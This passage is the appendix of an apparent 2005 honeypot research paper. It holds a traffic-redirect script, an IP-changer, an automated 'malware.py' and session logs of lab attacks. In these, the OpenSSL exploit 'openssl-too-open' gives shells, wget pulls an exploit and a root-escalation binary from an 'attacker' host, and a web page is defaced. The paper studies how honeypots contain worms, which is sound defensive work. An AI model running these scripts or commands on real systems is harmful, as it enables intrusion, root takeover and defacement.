     'eth1', '/root/redirect/config.eth1')
wub2 = os.spawnlp(os.P_NOWAIT, '/root/redirect/wub', 'wub',
     'eth2', '/root/redirect/config.eth2')

print str(wub0) + ' ' + str(wub1) + ' ' + str(wub2)
while 1==1:
   line = sys.stdin.readline()
   m = re.search('.*OpenSSL Worm traffic.*-> ([0-9,\.]+):',
         line)
   if m:
      ip = m.group(1)
      try:
         index = seen.index(ip)
      except:
         seen.append(ip)
         temp_frame = frame + socket.inet_aton(ip)
         dev.send(temp_frame)
         print 'sent frame'
         fp = open('/root/redirect/config.eth1','a')
         fp.write(ip + ' eth2\n')
         fp.close()
         fp = open('/root/redirect/config.eth2','a')
         fp.write(ip + ' eth1\n')
         fp.close()
         fp = open('/root/redirect/config.eth0','a')
         fp.write(ip + ' eth1\n')
         fp.close()
         os.system('kill -9 ' + str(wub1))
         wub1 = os.spawnlp(os.P_NOWAIT,'/root/redirect/wub',
               'wub','eth1','/root/redirect/config.eth1')
         os.system('kill -9 ' + str(wub2))
         wub2 = os.spawnlp(os.P_NOWAIT,'/root/redirect/wub',
               'wub','eth2','/root/redirect/config.eth2')
         os.system('kill -9 ' + str(wub0))
         wub0 = os.spawnlp(os.P_NOWAIT,'/root/redirect/wub',

               'wub','eth0','/root/redirect/config.eth0')
```

A.3 ipchanger.py

```
#!/usr/bin/env python

import pcap
import struct
import binascii
import socket
import os

source_port = 1337
dest_port = 1337
dest_mac = '\x00\x08\x74\x4A\x2E\x1E'

p = pcap.pcap('eth0')
for ts, pkt in p:
    if pkt[0x06:0x0C] == dest_mac and
        pkt[0x24:0x26] == struct.pack('H',socket.htons(1337)) :
        os.system('ifconfig eth0 down')
        os.system('ifconfig eth0 ' + socket.inet_ntoa(pkt[0x2A:0x2E]))
        os.system('ifconfig up')

        os.system('ping -c 10 honeypot1')
```

A.4 malware.py

```
#!/usr/bin/env python

import pexpect
import time

intermediate_hop = 'honeypot1'
target = 'victim'

child = pexpect.spawn('./openssl-too-open -a 0x0b ' +
intermediate_hop)
child.expect('bash.+bash.+bash.+bash.+\$')
child.send('cd /tmp\n')
child.expect('bash.+\$')
child.send('wget http://attacker:8080/openssl-too-open\n')
child.expect('bash.+\$')
child.send('chmod 700 openssl-too-open\n')
child.expect('bash.+\$')
child.send('./openssl-too-open -a 0x0b ' + target + '\n')
time.sleep(20)
child.expect('bash.+bash.+bash.+bash.+\$')
child.send('cd /tmp/\n')
child.expect('bash.+\$')
child.send('touch backdoor_test\n')
child.expect('bash.+\$')
child.send('exit\n')
child.expect('bash.+\$')

child.send('exit\n')
```

APPENDIX B

SESSION LOGS

B.1 Human Attacker

B.1.1 Normal Configuration

```
Script started on Sun 10 Jul 2005 12:15:27 PM CDT
[weasel@nomad exploit]$ ./openssl-too-open -a 0x0b honeypot1
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a380
  ssl1 : 0x814a380
  ssl2 : 0x814a380

: Sending shellcode
ciphers: 0x814a380   start_addr: 0x814a2c0   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot1 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  1:07pm  up 21 min,  1 user,  load average: 0.03, 0.11, 0.10
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 1:00pm 31.00s  0.23s  0.16s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ bash
cd /tmp
ls
session_mm_apache0.sem
wget http://attacker:8080/openssl-too-open
--13:07:54--  http://attacker:8080/openssl-too-open
          => ‘openssl-too-open’
Resolving attacker... done.
Connecting to attacker[192.168.1.4]:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 120,786 [application/octet-stream]

    0K ......... ......... ......... ......... ......... 42%  400.00 KB/s
   50K ......... ......... ......... ......... ......... 84%    1.11 MB/s
  100K ......... .......                                  100%  997.50 KB/s

13:07:54 (630.78 KB/s) - ‘openssl-too-open’ saved [120786/120786]

chmod 755 openssl-too-open
./openssl-too-open -a 0x0b victim
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux victim 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  2:06am  up 11:11,  1 user,  load average: 3.80, 3.81, 3.74
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                11:59pm  2:01   1.16s  0.19s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ bash
whoami
apache
cd /tmp
wget http://attacker:8080/hh
--02:06:42--  http://attacker:8080/hh
          => ‘hh’
Resolving attacker... done.
Connecting to attacker[192.168.1.4]:8080... connected.
```

```
HTTP request sent, awaiting response... 200 OK
Length: 445,808 [application/octet-stream]

    0K ......... ......... ......... ......... ......... 11%  537.63 KB/s
   50K ......... ......... ......... ......... ......... 22%    4.88 MB/s
  100K ......... ......... ......... ......... ......... 34%    4.88 MB/s
  150K ......... ......... ......... ......... ......... 45%    4.88 MB/s
  200K ......... ......... ......... ......... ......... 57%    4.07 MB/s
  250K ......... ......... ......... ......... ......... 68%    4.44 MB/s
  300K ......... ......... ......... ......... ......... 80%    4.88 MB/s
  350K ......... ......... ......... ......... ......... 91%   12.21 MB/s
  400K ......... ......... ......... .....               100%   34.53 MB/s

02:06:42 (2.64 MB/s) - ‘hh’ saved [445808/445808]

chmod 700 hh
./hh
whoami
root
cd /var/www/html
ls -l
total 20
-rw-r--r--    1 root     root         2890 Apr  9  2002 index.html
drwxr-xr-x    3 root     root         4096 Jun 27 08:51 manual
drwxr-xr-x    2 root     root         4096 Jun 27 08:51 mrtg
-rw-r--r--    1 root     root         1154 Apr  9  2002 poweredby.png
drwxr-xr-x    2 root     root         4096 Jul  7 13:04 usage
mv index.html index.bak
echo "<html>Hacked</html>" > index.html
ls -l
total 24
-rw-r--r--    1 root     root         2890 Apr  9  2002 index.bak
-rw-r--r--    1 root     root           20 Jul  8 02:08 index.html
drwxr-xr-x    3 root     root         4096 Jun 27 08:51 manual
drwxr-xr-x    2 root     root         4096 Jun 27 08:51 mrtg
-rw-r--r--    1 root     root         1154 Apr  9  2002 poweredby.png
drwxr-xr-x    2 root     root         4096 Jul  7 13:04 usage
cd /tmp
rm hh
exit
cd /tmp
ls -l
total 4
drwxr-xr-x    3 root     root         4096 Jun 27 14:53 screens
-rw-------    1 root     root            0 Jul  7 14:56 session_mm_apache0.sem
exit
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ls -al
total 16
drwxrwxrwx    4 root     root         4096 Jul  8 02:08 .
drwxr-xr-x   19 root     root         4096 Jul  7 23:54 ..
drwxrwxrwt    2 xfs      xfs          4096 Jul  7 14:56 .font-unix
drwxr-xr-x    3 root     root         4096 Jun 27 14:53 screens
-rw-------    1 root     root            0 Jul  7 14:56 session_mm_apache0.sem
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ exit
exit
Connection closed.
cd /tmp
ls -l
total 124
-rwxr-xr-x    1 apache   apache     120786 Jul 10 13:07 openssl-too-open
-rw-------    1 root     root            0 Jul 10 12:52 session_mm_apache0.sem
rm openssl-too-open
exit
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ exit
exit
Connection closed.
[weasel@nomad exploit]$ wget http://victim/
--12:20:58--  http://victim/
          => ‘index.html’
Resolving victim... 192.168.1.5
Connecting to victim|192.168.1.5|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20 [text/html]


 0% [                                     ] 0             --.--K/s
100%[====================================>] 20            --.--K/s

12:20:58 (1.00 MB/s) - ‘index.html’ saved [20/20]

[weasel@nomad exploit]$ cat index.html
<html>Hacked</html>
[weasel@nomad exploit]$ exit

Script done on Sun 10 Jul 2005 12:21:18 PM CDT
```

B.1.2 GenII Honeypot Configuration

```
Script started on Sun 10 Jul 2005 02:16:55 PM CDT
[weasel@nomad exploit]$ ./openssl-too-open -a 0x0b honeypot1
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot1 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  3:07pm  up 57 min,  1 user,  load average: 0.31, 0.48, 0.35
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 2:34pm 24.00s  0.26s  0.17s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
wget http://attacker:8080/openssl-too-open
--15:08:05--  http://attacker:8080/openssl-too-open
           => ‘openssl-too-open’
Resolving attacker... done.
Connecting to attacker[192.168.1.4]:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 120,786 [application/octet-stream]

    0K ......... ......... ......... ......... ......... 42%  847.46 KB/s
   50K ......... ......... ......... ......... ......... 84%    1.63 MB/s
  100K ......... .......                                   100%    1.10 MB/s

15:08:05 (1.10 MB/s) - ‘openssl-too-open’ saved [120786/120786]

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ chmod 700 openssl-too-open
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./openssl-too-open -a 0x0b victim
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux victim 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  4:06am  up 13:11,  1 user,  load average: 6.36, 4.74, 4.16
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                11:59pm  1:21   1.35s  0.19s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
ls
whoami

[weasel@nomad exploit]$ ping victim
PING victim (192.168.1.5) 56(84) bytes of data.
64 bytes from victim (192.168.1.5): icmp_seq=1 ttl=255 time=1.47 ms
64 bytes from victim (192.168.1.5): icmp_seq=2 ttl=255 time=0.330 ms
64 bytes from victim (192.168.1.5): icmp_seq=3 ttl=255 time=0.303 ms

--- victim ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.303/0.701/1.472/0.545 ms
[weasel@nomad exploit]$ ./openssl-too-open -a 0x0b honeypot1
```

```
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot1 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  3:09pm  up 59 min,  1 user,  load average: 0.52, 0.45, 0.35
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 2:34pm  2:18   0.33s  0.24s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ping victim

[weasel@nomad exploit]$ exit

Script done on Sun 10 Jul 2005 02:19:19 PM CDT
```

B.1.3 Redirecting Honeypot Configuration

```
Script started on Sun 10 Jul 2005 03:10:17 PM CDT
[weasel@nomad exploit]$ ./openssl-too-open -a 0x0b honeypot1
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot1 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  4:01pm  up  1:50,  1 user,  load average: 0.84, 0.90, 0.73
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 2:34pm  1:45   0.28s  0.19s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ bash
cd /tmp
wget http://attacker:8080/openssl-too-open
--16:01:40--  http://attacker:8080/openssl-too-open
           => ‘openssl-too-open’
Resolving attacker... done.
Connecting to attacker[192.168.1.4]:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 120,786 [application/octet-stream]

    0K ......... ......... ......... ......... ......... 42%  806.45 KB/s
   50K ......... ......... ......... ......... ......... 84%    1.81 MB/s
  100K ......... .......                                  100%    1.03 MB/s

16:01:40 (1.09 MB/s) - ‘openssl-too-open’ saved [120786/120786]

chmod 700 openssl-too-open
./openssl-too-open -a 0x0b victim
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections
```

```
: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux victim 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  5:00am  up 14:04,  1 user,  load average: 3.74, 3.89, 4.29
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                11:59pm  1:51   1.37s  0.21s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
Error in read: Connection reset by peer
ping victim
PING victim (192.168.1.5) from 192.168.1.2 : 56(84) bytes of data.
64 bytes from victim (192.168.1.5): icmp_seq=1 ttl=255 time=0.692 ms
64 bytes from victim (192.168.1.5): icmp_seq=2 ttl=255 time=0.660 ms
64 bytes from victim (192.168.1.5): icmp_seq=3 ttl=255 time=0.672 ms

[weasel@nomad exploit]$ ./openssl-too-open -a 0x0b honeypot1
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot1 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  4:02pm  up  1:52,  1 user,  load average: 0.76, 0.84, 0.73
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 2:34pm  3:27   0.36s  0.27s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ bash
wget http://attacker:8080/hh
--16:03:07--  http://attacker:8080/hh
           => `hh'
Resolving attacker... done.
Connecting to attacker[192.168.1.4]:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 445,808 [application/octet-stream]

    0K .......... .......... .......... .......... .......... 11%    1.11 MB/s
   50K .......... .......... .......... .......... .......... 22%    1.09 MB/s
  100K .......... .......... .......... .......... .......... 34%    1.09 MB/s
  150K .......... .......... .......... .......... .......... 45%    1.11 MB/s
  200K .......... .......... .......... .......... .......... 57%    1.09 MB/s
  250K .......... .......... .......... .......... .......... 68%    1.09 MB/s
  300K .......... .......... .......... .......... .......... 80%    1.11 MB/s
  350K .......... .......... .......... .......... .......... 91%    1.04 MB/s
  400K .......... .......... .......... .....                  100%  752.33 KB/s

16:03:07 (1.05 MB/s) - `hh' saved [445808/445808]

./hh
bash: ./hh: Permission denied
chmod 700 hh
./hh
whoami
root
./openssl-too-open -a 0x0b victim
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>
```

```
: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x81a6998
  ssl1 : 0x81a6998
  ssl2 : 0x81a6998

: Sending shellcode
ciphers: 0x81a6998   start_addr: 0x81a68d8   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot2 2.4.18-3 #1 Thu Apr 18 07:31:07 EDT 2002 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  1:04pm  up  3:17,  2 users,  load average: 0.05, 0.05, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                12:22pm  5:47   1.09s  0.83s  python ./ipchan
root     tty2     -                12:23pm 19:36   5.93s  5.70s  watch -n 2 ifco
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ wget http://attacker:8080/hh
--13:04:46--  http://attacker:8080/hh
           => `hh'
Resolving attacker... done.
Connecting to attacker[192.168.1.4]:8080...
[weasel@nomad exploit]$ ./openssl-too-open -a 0x0b honeypot1
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x814a308
  ssl1 : 0x814a308
  ssl2 : 0x814a308

: Sending shellcode
ciphers: 0x814a308   start_addr: 0x814a248   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot1 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  4:04pm  up  1:54,  1 user,  load average: 1.01, 0.89, 0.75
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 2:34pm  5:38   0.47s  0.38s  snort -b -p -L
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ i
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./hh
whoami
[-] Unable to determine kernel address: Operation not supported
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ apache
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./hh
whoami
root
mv hh /var/www/html/hh
./openssl-too-open -a 0x0b victim
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x81a6998
  ssl1 : 0x81a6998
  ssl2 : 0x81a6998

: Sending shellcode
ciphers: 0x81a6998   start_addr: 0x81a68d8   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
Linux honeypot2 2.4.18-3 #1 Thu Apr 18 07:31:07 EDT 2002 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
```

```
  1:06pm  up  3:19,  2 users,  load average: 0.08, 0.07, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                12:22pm  8:12   1.18s  0.92s  python ./ipchan
root     tty2     -                12:23pm 22:01   6.63s  6.40s  watch -n 2 ifco
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ wget http://honeypot1/hh
--13:07:05--  http://honeypot1/hh
           => 'hh'
Resolving honeypot1... done.
Connecting to honeypot1[192.168.1.2]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 445,808 [text/plain]

    0K ......... ......... ......... ......... ......... 11%    1.22 MB/s
   50K ......... ......... ......... ......... ......... 22%    1.09 MB/s
  100K ......... ......... ......... ......... ......... 34%    1.11 MB/s
  150K ......... ......... ......... ......... ......... 45%    1.09 MB/s
  200K ......... ......... ......... ......... ......... 57%    1.02 MB/s
  250K ......... ......... ......... ......... ......... 68%    1.06 MB/s
  300K ......... ......... ......... ......... ......... 80%    1.16 MB/s
  350K ......... ......... ......... ......... ......... 91%    1.02 MB/s
  400K ......... ......... ......... .....                100%  862.42 KB/s

13:07:06 (1.07 MB/s) - 'hh' saved [445808/445808]

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ chmod 700 hh
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./hh
whoami
root
cd /var/www/html
ls -l
total 20
-rw-r--r--    1 root     root         2890 Apr  9  2002 index.html
drwxr-xr-x    3 root     root         4096 Apr  3 12:15 manual
drwxr-xr-x    2 root     root         4096 Apr  3 12:16 mrtg
-rw-r--r--    1 root     root         1154 Apr  9  2002 poweredby.png
drwxr-xr-x    2 root     root         4096 Apr  4 21:21 usage
mv index.html index.bak
echo "<html>hacked</html>" > index.html
ls -l
total 24
-rw-r--r--    1 root     root         2890 Apr  9  2002 index.bak
-rw-r--r--    1 root     root           20 Apr 17 13:08 index.html
drwxr-xr-x    3 root     root         4096 Apr  3 12:15 manual
drwxr-xr-x    2 root     root         4096 Apr  3 12:16 mrtg
-rw-r--r--    1 root     root         1154 Apr  9  2002 poweredby.png
drwxr-xr-x    2 root     root         4096 Apr  4 21:21 usage
cat index.html
<html>hacked</html>
exit
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ exit
exit
Connection closed.
cd /tmp
wget http://victim/
--16:08:28--  http://victim/
           => 'index.html'
Resolving victim... done.
Connecting to victim[192.168.1.5]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20 [text/html]

    0K                                                       100%   19.53 KB/s

16:08:28 (19.53 KB/s) - 'index.html' saved [20/20]

cat index.html
<html>hacked</html>
rm index.html
rm -rf hh*
rm -rf open*
rm -rf /var/www/html/hh*
exit
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ exit
exit
Connection closed.
[weasel@nomad exploit]$ exit
exit

Script done on Sun 10 Jul 2005 03:18:56 PM CDT
```

B.2 Autonomous Malware

B.2.1 Normal Configuration

```
Script started on Sun 10 Jul 2005 12:38:25 PM CDT
[weasel@nomad exploit]$ ./malware.py
[weasel@nomad exploit]$ exit
exit

Script done on Sun 10 Jul 2005 12:40:27 PM CDT
```

B.2.2 GenII Honeypot Configuration

```
Script started on Sun 10 Jul 2005 02:08:16 PM CDT
[weasel@nomad exploit]$ ./malware.py
Traceback (most recent call last):
  File "./malware.py", line 25, in ?
    child.expect('bash.+\$')
  File "/usr/lib/python2.4/site-packages/pexpect.py", line 631, in expect
    return self.expect_list(compiled_pattern_list, timeout)
  File "/usr/lib/python2.4/site-packages/pexpect.py", line 736, in expect_list
    c = self.read_nonblocking (self.maxread, timeout)
  File "/usr/lib/python2.4/site-packages/pexpect.py", line 326, in read_nonblocking
    raise TIMEOUT('Timeout exceeded in read().')
pexpect.TIMEOUT: 'Timeout exceeded in read().'
[weasel@nomad exploit]$ exit

Script done on Sun 10 Jul 2005 02:09:29 PM CDT
```

B.2.3 Redirecting Honeypot Configuration

```
Script started on Sun 10 Jul 2005 03:27:37 PM CDT
[weasel@nomad exploit]$ ./malware.py
[weasel@nomad exploit]$ exit

Script done on Sun 10 Jul 2005 03:28:22 PM CDT
```